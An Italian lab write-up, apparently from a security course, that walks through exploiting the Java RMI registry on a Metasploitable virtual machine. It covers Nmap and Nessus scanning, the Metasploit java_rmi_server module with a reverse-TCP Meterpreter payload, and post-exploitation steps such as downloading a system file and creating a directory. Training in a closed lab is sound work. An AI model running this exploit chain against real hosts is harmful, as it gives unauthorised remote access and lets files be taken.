


Progetto Settimanale

Exploit servizio “Java RMI”

Il lavoro odierno prevede lo sfruttamento del servizio RMI per ottenere accesso non autorizzato alla macchina target.

Dapprima vado a modificare gli indirizzi IP delle macchine in accordo alla traccia:




```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.0.0
broadcast 192.168.255.255
gateway 192.168.99.1

Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ? _
y Yes
n No      ^C Cancel
```




Inizio dunque lo studio della vulnerabilità, andando a reperire dapprima le fonti documentali necessarie per una buona riuscita dell'attacco.

A quanto pare, “Java Remote Method Invocation, o Java RMI, è un servizio RPC orientato agli oggetti che consente ad un oggetto situato in una macchina virtuale Java di chiamare metodi su un oggetto situato in un'altra macchina virtuale Java. Ciò consente agli sviluppatori di scrivere applicazioni distribuite utilizzando un paradigma orientato agli oggetti”.

Il servizio “gira” di default sulle porte 1090,1098,1099,1199,4443-4446,8999-9010,9999.

Ne risulta dunque, quasi ovviamente, che una mancata o errata configurazione di tale servizio potrebbe permettere ad un attaccante di eseguire codice malevolo sul server bersaglio, con conseguente privilege escalation mediante l'iniziazione di una shell remota.

Vado dunque a verificare lo stato della porta in questione con Nmap:



The screenshot shows a Kali Linux virtual machine interface. The title bar reads "kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox". The menu bar includes "File", "Macchina", "Visualizza", "Inserimento", "Dispositivi", and "Aiuto". The toolbar shows icons for the host, VM settings, a file explorer, a terminal, and a list of running VMs (1, 2, 3, 4, with a 3rd icon highlighted). The terminal window has a menu bar with "File", "Actions", "Edit", "View", and "Help". The terminal output shows a user at the kali prompt running the command `sudo nmap -sS 192.168.99.112 -p 1099`. The system prompts for a password, and the user enters it. The output shows Nmap 7.93 starting at 2023-06-16 07:09 EDT, scanning 192.168.99.112. The scan report indicates the host is up with a latency of 0.00042s. The scan results show a single open port: 1099/tcp, which is the rmiregistry service. The MAC address is 08:00:27:98:12:F6, identified as an Oracle VM VirtualBox virtual NIC. The scan is completed in 13.22 seconds. The terminal prompt returns to the user.

```
(kali㉿kali)-[~]
$ sudo nmap -sS 192.168.99.112 -p 1099
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 07:09 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00042s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
MAC Address: 08:00:27:98:12:F6 (Oracle VM VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds


(kali㉿kali)-[~]
$
```

Una volta assicurati che sia aperta, eseguo anche il comando “-sV” per recuperare informazioni sul server in ascolto:


```
(kali@kali)-[~]
$ sudo nmap -sT -p 1099 -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 08:50 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00062s latency).
PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:98:12:F6 (Oracle VirtualBox virtual NIC)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.38 seconds
```

Avvio inoltre una scansione con Nessus della stessa porta:




Nessus ci riporta, effettivamente, che un servizio RMI è in ascolto sulla porta 1099. Si noti come Nessus consideri tale vulnerabilità poco grave in quanto il servizio RMI è volutamente utilizzato per la condivisione di oggetti JAVA da remoto tramite chiamate RPC.





Decido dunque di eseguire un secondo controllo da Nmap per confrontare le informazioni, ipotizzando la possibilità di utilizzare un servizio legittimo per caricare codice malevolo sulla macchina bersaglio.



```
(kali@kali)-[~]
$ sudo nmap --script=rmi-vuln-classloader -p 1099 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 08:14 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00053s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
| VULNERABLE:
| RMI registry default configuration remote code execution vulnerability
| State: VULNERABLE
| Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
| References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 08:00:27:98:12:F6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds
```

Il comando “sudo Nmap --script=rmi-vuln-classloader – p 1099 192.168.99.112”, conferma ulteriormente la Vulnerabilità della macchina.

N.B.: Sarebbe stato possibile effettuare ulteriori controlli per la configurazione del server nella directory “/etc/java/” e nelle sue sotto-directory, tra cui in particolare “/etc/java/security”, ma volendo in questa sede simulare un attacco quanto più simile possibile alla realtà, si è deciso di non “intervenire” sulla macchina Metasploitable”.

Si decide dunque di procedere all’attacco, avviando “msfconsole” e configurando l’attacco stesso in funzione delle informazioni raccolte.

Una volta configurati target (“set RHOSTS 192.168.99.112”) e Local Host (“set LHOST 192.168.99.111”), scelgo una shell meterpreter di tipo “reverse” scritta in java come payload per effettuare l’exploit (“set payload [path]”).

Il comando “show options” verrà utilizzato che tutti i parametri inseriti siano corretti prima di lanciare effettivamente l’attacco con il comando “exploit”. Una sessione Meterpreter verrà avviata su “msf”:

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112
RHOSTS => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.99.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
```

```
Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/local/center_java_wrapper_vmon_priv_esc

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112
RHOSTS => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/YCHTEIPVHR
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header...
[*] 192.168.99.112:1099 - Sending RMI Call...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 => 192.168.99.112:37629) at 2023-06-16 06:08:44 -0400

meterpreter > |
```

Come da richiesta, una volta avuto accesso al target eseguo anzitutto la verifica della configurazione di rete e del routing della macchina target, con i comandi “ifconfig” e “route”, rispettivamente.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe98:12f6
IPv6 Netmask : ::

meterpreter > |
```

```
meterpreter > route
IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.99.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe5d:8540	::	::		

```
meterpreter >
```

Ho successivamente eseguito ulteriori comandi arbitrari per comprovare la riuscita dell'attacco, quali "pwd" per verificare la mia posizione all'interno del File System:

```
meterpreter > pwd
/
meterpreter >
```

"cd" per spostarmi all'interno delle directory:

```
meterpreter > cd /etc/network
meterpreter > pwd
/etc/network
```

```
meterpreter > cd /home/
meterpreter > pwd
/home
meterpreter >
```

"ls" per esaminare il contenuto delle stesse:

```
meterpreter > ls
Listing: /home
=====

```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:02 -0400	ftp
040666/rw-rw-rw-	4096	dir	2023-05-23 06:25:03 -0400	msfadmin
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	service
040666/rw-rw-rw-	4096	dir	2010-05-07 14:38:06 -0400	user

```
meterpreter >
```


Si noti, infine, come la shell in java risulti essere più debole rispetto ad altre meterpreter scritte in altri linguaggi: comandi come “shutdown”, solo per citarne uno, potrebbero risultare non disponibili su questa versione della shell.

Ciononostante, attraverso il comando “help” sarà sempre possibile averli tutti “sotto mano”, di modo da poter sempre effettuare i test opportuni:

```
meterpreter > help

Core Commands
-----

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

```
-----
Stdapi: File system Commands
-----

```

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file

Si decide, in questa sede, di utilizzare anche “download”, per scaricare sulla macchina attaccante un file presente sulla macchina target:

```
meterpreter > download /etc/network/interfaces
[*] Downloading: /etc/network/interfaces → /home/kali/interfaces
[*] Downloaded 385.00 B of 385.00 B (100.0%): /etc/network/interfaces → /home/kali/interfaces
[*] Completed : /etc/network/interfaces → /home/kali/interfaces
meterpreter > 
```

Ed infine “mkdir”, per creare una nuova directory sulla macchina bersaglio.


```
meterpreter > cd /home/
meterpreter > pwd
/home
meterpreter > ls
Listing: /home
python_prog

```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:02 -0400	ftp
040666/rw-rw-rw-	4096	dir	2023-05-23 06:25:03 -0400	msfadmin
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	service
040666/rw-rw-rw-	4096	dir	2010-05-07 14:38:06 -0400	user

```
meterpreter > mkdir Hack
Creating directory: Hack
meterpreter > ls
Listing: /home

```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2023-06-16 10:40:41 -0400	Hack
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:02 -0400	ftp
040666/rw-rw-rw-	4096	dir	2023-05-23 06:25:03 -0400	msfadmin
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	service
040666/rw-rw-rw-	4096	dir	2010-05-07 14:38:06 -0400	user

```
meterpreter > 
```